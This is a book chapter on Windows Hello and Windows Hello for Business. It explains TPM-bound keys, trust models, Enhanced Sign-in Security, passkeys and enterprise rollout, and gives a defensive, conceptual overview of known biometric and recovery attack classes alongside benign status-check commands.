During enrollment, the user first proves enough identity to bootstrap trust. In a consumer flow, that may be a Microsoft account sign-in and device setup. In an enterprise flow, it may involve Entra ID, multifactor authentication, device registration, mobile device management policy, or domain/hybrid join. That bootstrap is not the steady-state credential; it is the ceremony that authorizes creating the new credential.

Windows then asks the user to configure a gesture. The gesture may be a PIN, a face recognized through compatible camera hardware, or a fingerprint recognized through a compatible sensor. The PIN paradox is essential. A Windows Hello PIN can be shorter than a traditional password and still be safer in the architecture because it is device-bound. A stolen password can be used from any machine on earth if the service accepts it. A stolen Hello PIN, by itself, cannot sign anything; the attacker also needs the device and the local anti-hammering policy must permit attempts. The PIN unlocks use of a key on that device. It is not a roaming shared secret [253].

Next, Windows creates or provisions the credential. In the preferred case, the TPM generates or protects an asymmetric private key. The public key is registered with the relying infrastructure. The local Windows Hello state is associated with the user's NGC container. `NgcSet: YES` in `dsregcmd /status` is one of the operational signals that the user has that Next Generation Credential state configured. The

container is not merely a folder of convenience settings. It represents the local credential state that ties user, device, gesture, and key together.



The server only ever holds a public key (from enrollment) and a signature — never the template, PIN, or private key. Not "my face is my password," but "my face authorizes my device to use my private key."

Figure 20.1: The gesture→key→signature flow. A relying-party challenge enters the device; a local gesture (PIN, face, or fingerprint) authorizes a non-exportable TPM key that signs the challenge; the signed assertion leaves, and the server verifies it with the public key enrolled at provisioning. The biometric template, the PIN, and the private key never leave the device: the server only ever holds a public key and a signature.

No step requires the server to receive the user's biometric template. No step requires the server to receive the user's PIN. No step requires a password hash to

be transmitted. The server can verify possession of the private key, but it cannot use the public key to impersonate the user.

This is also why the common phrase "the TPM releases the key" can mislead. In a well-designed TPM-backed flow, the useful property is not that Windows gets a copy of the private key after a face match. The useful property is that the key remains non-exportable and the TPM performs the private-key operation under policy. The operating system receives a signature, not a reusable private-key blob. Software layers still matter (malware can abuse an unlocked session, trick a user, or interfere with prompts) but the private key is not supposed to become ordinary process memory.

The biometric side is local user verification. Windows captures a sample and compares it to an enrolled representation. For face recognition, Windows Hello uses near-infrared imaging because it works in varied lighting and resists many simple photo attacks better than visible-light webcam images. For fingerprint, Windows relies on sensor hardware and matching pipelines. Microsoft's biometric requirements define performance expectations, including false-accept thresholds; Windows Hello face authentication is documented around a FAR below 0.001 percent, or one in 100,000, for the relevant certification bar [866]. Apple documents Face ID at a different threshold (less than one in 1,000,000 for a single enrolled face) which is useful for comparison but not a reason to collapse the architectures [867].

FAR is a probability, not a shield. If the per-comparison false-accept probability is `p`, the chance of at least one false accept across `n` independent comparisons is:

```
P(false accept at least once) = 1 - (1 - p)^n
```

At `p = 10^-5`, one attempt is a 0.001 percent event. Many attempts change the risk. That is why lockout, anti-hammering, liveness detection, sensor quality, and policy matter. A FAR number is a lab and certification metric. A real attack is a system problem.

The biometric template is not a password. It cannot be compared byte-for-byte against a fresh capture because the fresh capture is noisy. The mathematical family of ideas often described as fuzzy extraction is useful vocabulary for noisy measurements, stable decisions, and helper data; this chapter is not claiming that Windows Hello specifically implements a textbook fuzzy extractor. In production biometric systems, the exact algorithms and formats are vendor-specific and security-sensitive, but the concept is straightforward: tolerate natural variation

from the genuine user while rejecting impostors. That helper representation or template must remain local and protected. If it roams to the verifier, the system has recreated the central password problem with a harder-to-rotate secret.

Microsoft documents the key privacy point plainly: Windows Hello biometric data is stored on the local device and is not sent to external devices or servers as part of normal authentication [253]. The relying party receives public keys and signatures, not face images. This is the difference between "my face is my password" and the actual model: "my face authorizes my device to use my private key."

Attestation is the third separation, and the Attestation chapter (Chapter 5) is its full treatment. During provisioning, a relying party may want evidence that a key was created or protected by appropriate hardware rather than by arbitrary software. TPM attestation can help make that distinction. FIDO/WebAuthn attestation can identify authenticator properties, subject to privacy choices and relying-party policy [250], [849]. Enterprise Windows Hello for Business uses device registration and trust models to decide whether a credential is acceptable [253].

But attestation is bounded evidence. It can support statements such as "this key is TPM-backed" or "this authenticator belongs to a certified class." It does not prove that the person enrolling was not socially engineered. It does not prove the camera path will never be spoofed. It does not prove the account recovery path is strong. It does not prove that malware will not act after a legitimate unlock. Treating attestation as a permanent moral certificate is a category error. It is provenance evidence for a key and platform, not eternal proof of human intent.

The architecture can be summarized as a table:

Layer	Local artifact	Remote artifact	What theft buys
Password	Memorized secret	Password verifier or hash	Reusable login material or offline cracking target
NTLM/Kerberos	Password-derived key, ticket, or session state	Challenge response or ticket	Replay, relay, or cracking path depending on protocol
Windows Hello	TPM-bound private key plus local gesture and NGC state	Public key plus fresh signature	Public key only, or one non-replayable assertion
Synced passkey	Private key protected and synchronized by credential manager	Public key plus fresh signature	Depends on manager and recovery strength; still no server-side shared secret

The table shows both the win and the residual. Hello removes the server-side shared secret. It does not remove the need to protect the local device, the biometric pipeline, the user, and recovery.

Windows Hello for Business and the NGC container

Consumer Windows Hello and Windows Hello for Business share the same core idea, but enterprise deployment adds identity governance, device registration, policy, and trust model choices. An enterprise does not merely ask, "can this laptop unlock with a face?" It asks: which identity provider trusts the key, how is the device registered, what happens for on-premises resources, how is recovery handled, and what evidence proves the key is hardware-backed?

Windows Hello for Business originally exposed two major enterprise trust models: certificate trust and key trust [253]. Certificate trust fit organizations that already operated a full Public Key Infrastructure. The Hello public key could be wrapped in certificate machinery, with certificate templates, certificate authorities, revocation infrastructure, and often federation components. For a large enterprise with mature PKI, this was familiar. For a cloud-first organization that wanted to escape PKI complexity, it was a deployment tax.

Key trust reduced some PKI dependency by registering the user's public key directly in Active Directory and relying on Windows Server 2016-or-newer domain controllers and schema support. That was simpler than certificate trust for many organizations, but it still assumed on-premises Active Directory infrastructure.

Cloud trust, generally available in 2022, changed the migration calculus for hybrid organizations [868]. Instead of requiring a full on-premises PKI or ADFS path, cloud trust uses Entra ID and Microsoft Entra Kerberos integration to support on-premises authentication scenarios with less infrastructure. Microsoft now recommends cloud trust for many deployments unless certificate-based requirements force a different choice [869].

A decision tree in prose looks like this:

- If the organization is cloud-native or primarily Entra ID based, start with cloud trust.
- If on-premises Active Directory access is still required and the organization has no strong PKI requirement, evaluate cloud trust first, then key trust where cloud trust is not suitable.

- If the organization already has mature PKI and certificate-based authentication is a compliance or architecture requirement, certificate trust may still be the right fit.
- If administrators cannot explain which trust model they are deploying, pause the rollout. Confusion here becomes recovery pain later.

The provisioning and sign-in path is easier to reason about as a flow than as a slogan:

Phase	What is established	Verifier-side check
Device registration	The device is joined or registered in the chosen identity model, and device state becomes visible to Entra ID, Active Directory, or both.	Is this device known, compliant enough for policy, and in the expected join state?
User bootstrap	The user completes the organization's required first sign-in and MFA or equivalent proofing step.	Is this the right user, and is the bootstrap strong enough to authorize a new credential?
Key or certificate creation	Windows provisions the Hello credential in the user's NGC container; key-trust and cloud-trust flows use a device-bound key, while certificate trust issues an authentication certificate bound to that key.	Does policy accept this trust model, and is the key or certificate registered for the right user and device?
Cloud Kerberos preparation	In hybrid cloud Kerberos trust, Microsoft Entra Kerberos is deployed for the domain, and Microsoft documents read-write domain-controller capacity as a prerequisite for user authentication sites.	Can Entra ID issue the Kerberos material needed for on-premises access, and can on-premises DCs finish service-ticket issuance and authorization?
Steady-state sign-in	The user performs a local gesture; Windows authorizes use of the private key; the verifier receives a fresh proof rather than a password.	Does the signature or certificate authentication validate, does the challenge match, and do Conditional Access, device, and resource policies permit the session?
Revocation and recovery	Administrators disable the account, revoke certificates where used, reset or reprovision the de-	Has the stale credential path actually stopped working, including on-premises access and recovery fallback?

Phase	What is established	Verifier-side check
	vice credential, or require a new bootstrap.	

Cloud trust, key trust, and certificate trust therefore differ less in the local gesture than in what the verifier checks after the public key exists: direct key registration, certificate issuance and revocation, or Entra Kerberos integration for hybrid on-premises access [869], [815].

The NGC container is the local operational anchor for this enterprise state. A Windows Hello for Business enrollment creates device-bound credential state for the user. `dsregcmd /status` surfaces `NgcSet` as a yes/no indicator. A Reasoner should read `NgcSet: YES` as "this user has a Windows Hello key container configured on this device," not as "biometrics are secure," "ESS is active," or "the deployment model is healthy." It is a necessary clue, not the whole answer.

The distinction matters in audits. A machine can have a TPM and no Hello credential for a user. A user can have a Hello PIN and no ESS-capable biometric path. A machine can be Entra joined but not properly provisioned for on-premises cloud trust. A browser can use Windows Hello as a platform authenticator for a website while the enterprise's WHfB deployment is separately misconfigured. The words are similar; the states are different.

In February 2019, Android received FIDO2 certification [870]. In March, WebAuthn became a W3C Recommendation [250]. In May, Windows Hello received FIDO2 certification [871]. That sequence matters because it moved Windows Hello from "Windows sign-in convenience" into the broader passkey ecosystem the WebAuthn and Passkeys chapter (Chapter 21) covers in full. The same Windows platform gesture could now satisfy WebAuthn requests from relying parties that never knew or cared about Active Directory.

For a website, the ceremony is the same public-key pattern with Windows Hello cast as the platform authenticator: the site asks the browser to create a credential, the browser asks Hello to perform user verification, the authenticator mints a key pair (with the algorithm negotiated by authenticator and relying-party policy; many current deployments use ECDSA P-256, but that is not a universal law), and the site stores the returned public key. Authentication then repeats challenge-sign-verify. The site never receives the PIN or the face: only a signature and the associated WebAuthn data binding it to this relying party and challenge [250], [865], which is the phishing-resistant part: a signature created for one origin cannot be replayed to another. The WebAuthn and Passkeys chapter (Chapter 21)

owns that ceremony and its data formats end to end; here the point is only that the Windows gesture slots into it unchanged.

Verify it yourself (documented)

There is no hash-stamped lab capture for this chapter. The evidence below is therefore deliberately ○ **DOCUMENTED**: supported Windows surfaces a reader can run and expected indicators derived from Microsoft documentation, not quoted output from this book's lab VM. The point is to show what to verify without pretending a capture exists.

○ Microsoft Learn, Windows Hello for Business and TPM-backed key model

```
Expected indicators on a Hello-for-Business-capable device:
TPM is present and ready for use
TPM version is 2.0
Manufacturer and manufacturer version are populated
Endorsement-key or attestation information is available to Windows
```

reproduce `certutil -tpminfo`

Read this narrowly. TPM presence does not prove Windows Hello for Business is provisioned for the user. It proves the hardware root that gives Hello its important property: a private key can be protected by a device security module rather than stored as an ordinary exportable software secret.

○ Microsoft Learn, Windows device registration and Windows Hello for Business status surfaces

```
Expected indicators after successful organizational provisioning:
AzureAdJoined : YES        # or domain/hybrid state appropriate to
  the deployment
NgcSet        : YES        # Windows Hello NGC container is
  configured for the user
WamDefaultSet : YES        # token broker state present for many
  cloud sign-in flows
```

reproduce `dsregcmd /status`

`NgcSet` is the operational tell for this chapter. A device can have a camera and a TPM without a user NGC container. A Hello deployment with no NGC container is not

the link described here. The join fields vary by deployment (Entra joined, hybrid joined, or domain joined) so do not cargo-cult the exact surrounding lines.

Microsoft Learn, Windows Biometric Framework API and Enhanced Sign-in Security for Windows Hello

```
Expected service surface when Windows biometric components are
  available:
Name      Status   StartType
WbioSrvc  Running  Manual
```

reproduce `Get-Service WbioSrvc | Select-Object Name,Status,StartType`

The biometric service being present or running is not the same as ESS. It only shows that the Windows biometric stack exists. For ESS, Microsoft documents a hardware-dependent path involving Windows 11, VBS, TPM 2.0, compatible secure sensors, and secure communication into protected components [339]. That hardware boundary is what separates modern Hello from the old "software biometric" model.

Windows Device Guard / VBS status surface used for ESS prerequisites

```
Get-CimInstance -Namespace root/Microsoft/Windows/DeviceGuard `
  -ClassName Win32_DeviceGuard |
  Select-Object VirtualizationBasedSecurityStatus,
   SecurityServicesRunning
```

```
Expected prerequisite signal for VBS-backed features:
VirtualizationBasedSecurityStatus : 2
SecurityServicesRunning           : includes configured VBS services
  where present
```

VBS running does not by itself prove a given biometric operation is ESS-protected. It proves one prerequisite. A Reasoner needs the full chain: supported Windows version, VBS, TPM, compatible secure sensor, correct biometric enrollment, and policy allowing ESS use. If one link is absent, the system may still offer a pleasant Hello UX while falling back to a weaker biometric threat model.

A practical verification sequence is therefore:

1. Verify TPM 2.0 is present and ready.
2. Verify the device is joined or registered in the expected identity model.

3. Verify `NgcSet: YES` for the user.
4. Verify WBF components exist if biometric sign-in is in scope.
5. Verify VBS and ESS prerequisites for the specific hardware model: OEM support statement, firmware and driver level, Device Manager secure-device indicators for face hardware, fingerprint `SecureFingerprint` configuration where applicable, and the Windows or MDM policy state that allows ESS use [339].
6. Test sign-in and recovery flows before removing password prompts from critical workflows.

Windows biometric framework, ESS, and the sensor boundary

The hardest part of Windows Hello is not the public-key cryptography. It is the boundary between the messy physical world and the clean cryptographic world. A TPM can protect a private key perfectly and still be misused if the operating system accepts a forged biometric decision. That is the lesson of the Windows Hello attack history.

WBF solved an ecosystem problem first. Before WBF, biometric vendors shipped their own drivers, services, storage formats, and logon integration. That produced fragile security and fragile operations. WBF provided a consistent architecture: sensor adapters, engine adapters, storage adapters, a biometric service, and APIs that applications and Windows components could use [858]. Standardization made management possible.

But WBF's original abstraction did not magically create a secure sensor boundary. If the sensor can be impersonated, if the template can be edited by an administrator, or if the match decision can be tampered with in ordinary OS space, the TPM will faithfully sign after receiving what looks like a successful local verification. The cryptography is doing its job; the wrong input reached it.

Enhanced Sign-in Security is Microsoft's answer to that boundary problem. ESS raises the bar by using virtualization-based security and secure biometric hardware requirements. For face authentication, Microsoft documents a model in which facial recognition is isolated, templates are generated in a protected environment, and stored templates are encrypted with keys available only to VBS-protected components [339]. For fingerprint, ESS relies on match-on-sensor designs and secure sessions with certified sensor hardware. In plain English: do not let an arbitrary USB device hand the OS pixels and call that identity.

The PC ecosystem makes this difficult. A TPM alone is not ESS. A VBS-capable CPU alone is not ESS. A fingerprint reader alone is not ESS. An infrared camera

alone is not ESS. The high-assurance claim requires the combination. Many enterprise fleets contain older systems, systems without built-in ESS-certified sensors, AMD-based and Intel-based generations with different support histories, firmware variations, and external peripherals. Those machines may still support Windows Hello, but they do not all support the same threat model.

That distinction should drive an assurance ladder rather than a binary label:

Deployment posture	Strong claim	Boundary to document
Local-account Hello	Convenient local sign-in	Not the full asymmetric remote-authentication model [253]
TPM-backed Hello PIN / WHfB	Device-bound key unlocked by a local activation secret	Device possession, anti-hammering, recovery, and provisioning policy
Non-ESS biometric Hello	Biometric convenience for local user verification	Sensor, template, and match decision may remain ordinary OS attack surface
ESS biometric Hello	VBS-protected face path or match-on-sensor fingerprint path where supported	Specific sensor, driver, firmware, and policy evidence [339]
WHfB cloud/key/certificate trust	Managed enterprise key or certificate accepted by Entra ID, AD, or both	Trust-model prerequisites, verifier checks, revocation, and on-premises access
Synced passkey	No server-side shared secret with cross-device usability	Credential manager, sync, bootstrap, and account recovery
Hardware FIDO2 key	Dedicated authenticator with visible, portable hardware boundary	Backup, lifecycle, PIN/biometric activation, and verifier policy

NIST's terminology helps keep the ladder honest: a local PIN is an activation secret when it unlocks an authenticator rather than a centrally verified password; a biometric comparison is not, by itself, an authenticator; and AAL3-oriented deployments need phishing resistance plus stronger hardware and verifier requirements than a mere successful face sign-in demonstrates [872], [873]. It is reasonable to allow Hello PIN on a TPM-backed device even where no biometric sensor exists. It may be unreasonable to treat non-ESS biometric sign-in as high assurance for administrators or high-risk users. Pair Hello with FIDO2 hardware keys for break-glass and privileged roles where hardware heterogeneity makes ESS coverage uncertain [862], [872].

The sensor boundary is also where FAR meets presentation attack resistance. FAR measures ordinary impostor acceptance under a defined test regime. Presentation attacks are adversarial attempts to feed the system an artifact (a photo, mask, replay, synthesized near-infrared video, injected template, or malicious sensor stream) that causes acceptance. A low FAR does not automatically defeat presentations outside the test distribution. Anti-spoofing and liveness detection are their own disciplines.

Where this link breaks

This is the section a Reasoner came for. Windows Hello closes the server-side shared-secret surface. It does not close every way to misuse authentication, spoof a local gesture, weaken recovery, or act after sign-in. The residuals fall into classes.

1. The USB camera trust gap. In 2021, Omer Tsarfati at CyberArk asked what would happen if a USB device claimed to be an infrared camera. The answer became CVE-2021-34466 [874]. The attack did not need to steal the TPM private key. It attacked the sensor boundary. By presenting crafted infrared face data through a USB device that Windows treated as a camera, the attacker could cause Windows Hello face authentication to accept the target under affected conditions. The lesson is architectural: protecting the key is not enough if the input path deciding whether to use the key is not authenticated.

2. Near-infrared presentation attacks. Windows Hello face authentication relies on near-infrared imaging partly because ordinary printed photographs and standard screens do not reproduce the same infrared signal as a live face. Research challenged that assumption by describing a class of presentation attacks that used specially constructed display hardware and learned RGB-to-infrared facial representations to present convincing near-infrared face data [875], [876]. The important claim for this chapter is the attack class, not a brittle title or venue assertion: if an attacker can manufacture the sensor's expected physical signal well enough, liveness and anti-spoofing become a moving target. Microsoft's response strengthened liveness detection and anti-spoofing, but the class remains conceptually open because sensors and generators co-evolve.

3. Template injection on non-ESS systems. ERNW researchers described a Windows Hello for Business template-injection attack they called Faceplant [877], with conference discussion also available from Black Hat materials [878]. The practical shape was straightforward: if biometric templates are protected mainly by ordinary software controls, an attacker with local administrator-level capabil-

ity may be able to extract, transplant, or replace template material so that the attacker's biometric is accepted for the victim account. ESS changes the boundary by keeping templates and matching in VBS-protected paths where available. Non-ESS systems remain the important gap.

4. Malware after legitimate unlock. Windows Hello authenticates the user and unlocks local key use. It does not mean every process after sign-in is trustworthy. If malware runs in the user's session after a legitimate Hello unlock, it may steal browser tokens, abuse already-issued access tokens, perform actions through the user's session, or wait for the next prompt. This is the same distinction the credential chain has made repeatedly: authentication is not authorization hygiene, endpoint integrity, or session containment. The residual it leaves (stolen browser and access tokens used after a valid sign-in) is routed forward to the Zero Trust chapter (Chapter 26) and the Continuous Access Evaluation chapter (Chapter 27), which re-evaluate a token's validity *after* issuance rather than trusting the sign-in forever.

5. Recovery downgrade. Passwordless systems often become password systems again when recovery starts. If losing a device sends the user to email, SMS, help-desk social engineering, or a weak password reset flow, then the system's effective security is bounded by recovery [879]. Recovery codes are passwords with better printing. SMS is not phishing-resistant. Help desks are humans under time pressure. A Windows Hello rollout that leaves password reset as the dominant recovery path has not eliminated shared secrets; it has moved them to the back door.

6. Synced passkey portability and manager risk. Traditional Windows Hello for Business credentials are device-bound. Synced passkeys improve usability by making credentials available across devices through platform credential managers, but they change the threat model. Apple, Google, and Microsoft committed to broader passkey support in 2022 [880]. Google documents passkey sync through Google Password Manager [881] Apple documents passkeys through iCloud Keychain [882]. This is a usability win and a server-side-secret win, but the credential manager, account recovery, and cross-device bootstrap become part of the trust chain: the residual the WebAuthn and Passkeys chapter (Chapter 21) owns, where synced passkeys are the central design rather than a footnote.

7. Cross-vendor portability. Vendor ecosystems still matter. Moving credentials between managers without recreating phishing-prone export paths is hard. The FIDO Alliance's credential exchange work aims to support safer transfer and user choice, but broad operational interoperability remains a migration problem

[883]. Until that matures, users can be locked into platform recovery and sync models.

8. Quantum migration. Current mainstream FIDO2/WebAuthn credentials rely on classical public-key signatures such as ECDSA P-256. A cryptographically relevant quantum computer running Shor's algorithm would break ECDSA and RSA. NIST has standardized post-quantum algorithms, but Windows Hello and FIDO2 ecosystems have not completed a broad post-quantum migration [111]. This is not an emergency for ordinary sign-ins today. It is a roadmap problem for long-lived authentication infrastructure.

9. Accessibility and inclusion. Biometric authentication can exclude people with facial differences, missing fingers, injuries, aging-related changes, sensor failures, or contexts where biometric presentation is impractical. A passwordless future must keep PINs, hardware security keys, recovery credentials, delegated administration, and accessibility-aware flows as first-class citizens. Otherwise, security becomes a gate some users cannot open.

The Reasoner's one-line model is:

> Windows Hello removes the remote shared secret; it does not remove the need to trust the local sensor path, protect local templates, harden recovery, and contain the session after authentication.

Presentation-attack gap analysis

Presentation attacks deserve their own analysis because they are often confused with FAR. FAR asks: how often does the matcher accidentally accept an impostor under the test's comparison model? A presentation attack asks: can an adversary present an artifact or signal that drives the capture and liveness pipeline into accepting? Those are related but not identical questions.

A printed photograph attack targets two-dimensional visible-light assumptions. An ordinary webcam face unlock that lacks depth, infrared, or liveness checks may be fooled by a high-quality image. Windows Hello's use of near-infrared imaging was partly designed to raise this bar. A normal display emits visible light; a normal printed photo reflects visible light. Neither automatically recreates the near-infrared structure expected by the system.

A replay or emulated-camera attack targets the digital input path. If the operating system accepts frames from a device merely because it enumerates as a camera, then the attacker can try to feed the matcher a chosen stream. The 2021 USB camera bypass showed why device identity and secure sensor channels mat-

ter [874]. ESS responds to this class by requiring more than a generic peripheral path for high-assurance biometrics [339].

A near-infrared presentation attack targets the physical assumption. Instead of asking the OS to accept a fake camera, it asks whether an artifact can emit or present a signal in the band the camera trusts. Near-infrared presentation-attack research showed that this class is not science fiction: adversaries can build presentation hardware and use machine-learning translation from ordinary RGB face material to near-infrared-like representations [875], [876]. For this book's purposes, the important point is not an exact paper title. The important point is that "ordinary screens cannot emit the signal" is an assumption, and assumptions can age.

A template attack targets stored biometric state. If the attacker can alter the stored template so their own face or fingerprint becomes the enrolled representation, then the sensor and liveness pipeline may behave correctly while authenticating the wrong person. That is the Faceplant class on non-ESS systems [877]. It is not a spoofed face; it is a changed reference.

A model attack targets the classifier. Modern biometric systems use increasingly sophisticated detection and anti-spoofing models. Generative systems improve presentations; discriminative systems improve detection; attackers adapt. This is an adversarial machine-learning arms race. There may be strong mitigations for specific sensors and artifacts, but there is no final theorem saying physical biometric presentation attacks are solved.




Figure 20.2: Presentation-attack classes mapped onto the gesture→key path. Each attack lands at a point on the path (sensor capture, camera input, stored template, matcher/model, or the post-auth session) and a defensive layer (IR/liveness and lockout, ESS secure sensor and driver trust, VBS template isolation, model hardening, post-auth EDR) intercepts it there. FAR measures one stage; presentation resistance is the whole column.

This is why “Windows Hello has a FAR below X” is not enough for a high-risk deployment. FAR is one metric. Presentation resistance is a system property.

Passkeys and the passwordless future

In May 2022, Apple, Google, and Microsoft jointly committed to expanded support for FIDO sign-in standards [880]. The industry name that won was "passkey." A passkey is a FIDO2/WebAuthn public-key credential. It may be device-bound, like a traditional Windows Hello for Business key, or synchronized through a credential manager, like many consumer passkeys today [849], [882]. The local user gesture remains local. The relying party still stores public keys and verifies signatures.

Passkeys solve one of early FIDO's major usability problems. Device-bound credentials are secure but brittle. Lose the laptop, lose the credential. Replace the phone, re-enroll everywhere. Consumers will not tolerate an authentication system that makes device loss catastrophic. Synced passkeys let users recover credentials through platform ecosystems while preserving the no-shared-secret property at the relying party.

The trade is subtle. With device-bound credentials, the private key's boundary is the device. With synced passkeys, the effective boundary includes the credential manager, account recovery, device-to-device bootstrap, and cloud synchronization protection. That can still be much better than passwords. It is not identical to a TPM-bound enterprise Hello key.

Microsoft's 2025 passkey update framed the scale of the shift: Microsoft reported thousands of password attacks per second, nearly a million passkey registrations per day, faster sign-ins, and much higher passkey success rates than passwords [884]. Those numbers explain the industry's urgency. Passwords are not merely weak; they are operationally expensive. Users forget them. Help desks reset them. Attackers phish them. Services rate-limit around them. Passkeys promise both security and usability.

A platform comparison makes the design choices visible:

Dimension	Windows Hello / WHfB	Apple Face ID / passkeys	Google passkeys	FIDO2 hardware keys
Hardware root	TPM 2.0 where available	Secure Enclave	TEE / Titan-class hardware depending on device	On-key secure element
Credential locality	WHfB traditionally device-bound	Synced through iCloud Keychain for passkeys	Synced through Google Password Manager	Device-bound to key

Dimension	Windows Hello / WHfB	Apple Face ID / passkeys	Google passkeys	FIDO2 hardware keys
Local gesture	PIN, face, fingerprint	Passcode, Face ID, Touch ID	Screen lock, biometric, PIN	Touch / PIN / biometric depending on key
Enterprise management	Intune, Group Policy, Conditional Access	MDM with platform constraints	Android Enterprise / Google admin tooling	Manual or managed provisioning
Recovery	Re-enroll or admin recovery for WHfB; passkey manager for synced passkeys	Apple account and device ecosystem	Google account and manager recovery	Backup keys and account recovery
Assurance ceiling	Strong for managed TPM-backed devices; hardware-dependent ESS	Strong consumer ecosystem; enterprise varies	Strong cross-platform usability; OEM variation	Often best for high-assurance and AAL3-oriented deployments

FIDO2 hardware security keys (covered in detail in the WebAuthn and Passkeys chapter, Chapter 21) remain important because they make the boundary visible and portable without cloud sync. A YubiKey or Titan-style authenticator can hold credentials in a dedicated secure element and work across platforms through USB, NFC, or Bluetooth. That is less convenient than a synced passkey but attractive for administrators, regulated environments, and users whose recovery path must be explicitly controlled. NIST's AAL3 requirements point toward hardware-backed, phishing-resistant authenticators for the highest assurance cases [872].

Windows Hello therefore does not disappear in the passkey future. It becomes one of the platform authenticators through which passkeys are created and used. On a Windows machine, the user experience may still be "look at the camera" or "touch the fingerprint reader." Underneath, the protocol is public-key authentication. The relying party still sees signatures, not faces.

Deploying Windows Hello today

For an individual Windows user, the deployment path is simple. Open Settings, Accounts, Sign-in options. Create a Windows Hello PIN. Enroll face or fingerprint if the machine has compatible hardware. If Windows offers only PIN, the device

likely lacks a compatible biometric sensor or driver. Once configured, the PIN is bound to that device; it is not a reusable cloud password [253].

For an enterprise, the path is policy and inventory before enthusiasm. The first question is not "do users like face unlock?" The first question is "which identity model are we deploying?" Entra joined, hybrid joined, and domain joined devices produce different operational checks. Cloud trust, key trust, and certificate trust carry different infrastructure requirements. A migration plan should name the trust model explicitly.

A practical enterprise rollout looks like this:

1. Inventory TPM 2.0 readiness, Windows version, VBS capability, and biometric hardware by model.
2. Choose the WHfB trust model, with cloud trust as the default starting point for many hybrid organizations unless PKI requirements dictate otherwise [869].
3. Ensure Entra ID, Microsoft Entra Kerberos, domain controller versions, and device join state match the chosen model.
4. Pilot with a small user group and include help-desk staff in the pilot so recovery pain appears early.
5. Require Hello PIN enrollment for every participating user; treat biometrics as a convenience and assurance layer only where hardware supports the desired threat model.
6. Issue backup FIDO2 hardware keys to administrators and high-risk users.
7. Verify `NgcSet`, TPM readiness, sign-in success, on-premises resource access, VPN behavior, and recovery before broad deployment.
8. Tighten Conditional Access gradually so phishing-resistant credentials satisfy MFA and passwords become fallback rather than the daily path [879].

ESS requires a separate hardware check. Many organizations make the mistake of asking, "does this laptop support Windows Hello?" when the right question is, "does this laptop support the ESS-protected biometric path we are relying on?" A machine can support Hello face sign-in without giving the organization the modern VBS-isolated biometric threat model. If administrators are making risk decisions for privileged accounts, that distinction matters.

For sensitive accounts, prefer layered enrollment: Hello PIN on managed devices, ESS-capable biometric where available, and at least one hardware FIDO2 key stored and tested as backup. Do not remove password recovery until passwordless recovery has been tested under real help-desk conditions. Passwordless rollouts fail when recovery is designed last.

For developers and service owners, WebAuthn support is the application-side move. Do not build a custom biometric login. Ask the browser for a public-key credential. Let platform authenticators such as Windows Hello, Apple passkeys, Google passkeys, and hardware keys perform local user verification. Store public keys, enforce origin/relying-party binding, verify challenges, and design account recovery with the same seriousness as sign-in.

The Limits

Biometrics fail in a way passwords do not: they are hard to rotate. You can change a password after a breach. You can revoke a security key and issue another. You have one face, ten fingers, two irises, and a body that changes over time. If a raw biometric representation is compromised, there is no simple reset button.

Cancelable biometrics try to solve this by transforming biometric features through non-invertible functions so a compromised template can be revoked and reissued with a different transform. In theory, this is exactly what biometric systems need: a revocable representation of an irrevocable trait. In practice, the trade-off between non-invertibility, unlinkability, resistance to reconstruction, and matching accuracy remains difficult. The more aggressively a system hides the biometric, the harder matching can become. The more matching-friendly the representation, the more carefully it must be protected.

The theoretical limit underneath all biometric recognition is overlap. Genuine-user samples vary. Impostor samples sometimes resemble the enrolled user. Sensor noise, lighting, aging, injury, presentation angle, skin condition, and environment all change the score distributions. Jain, Ross, and Prabhakar's biometric survey remains useful because it frames biometric recognition as a statistical decision problem with false accepts, false rejects, and performance trade-offs [885]. There is no magic classifier that makes noisy physical identity perfectly separable.

The open problems are therefore not footnotes. They are the roadmap:

1. Cross-platform credential portability. Users need to move between ecosystems without falling back to passwords or unsafe export files. FIDO credential exchange work is promising, but real-world interoperability, user consent, manager security, and enterprise policy are hard [883].

2. Adversarial biometric generation. Generative models can synthesize faces, voices, and sensor-specific representations. Presentation attacks improve as models, displays, printers, masks, and sensor knowledge improve. Defenders improve liveness and classifiers. There is no final round.

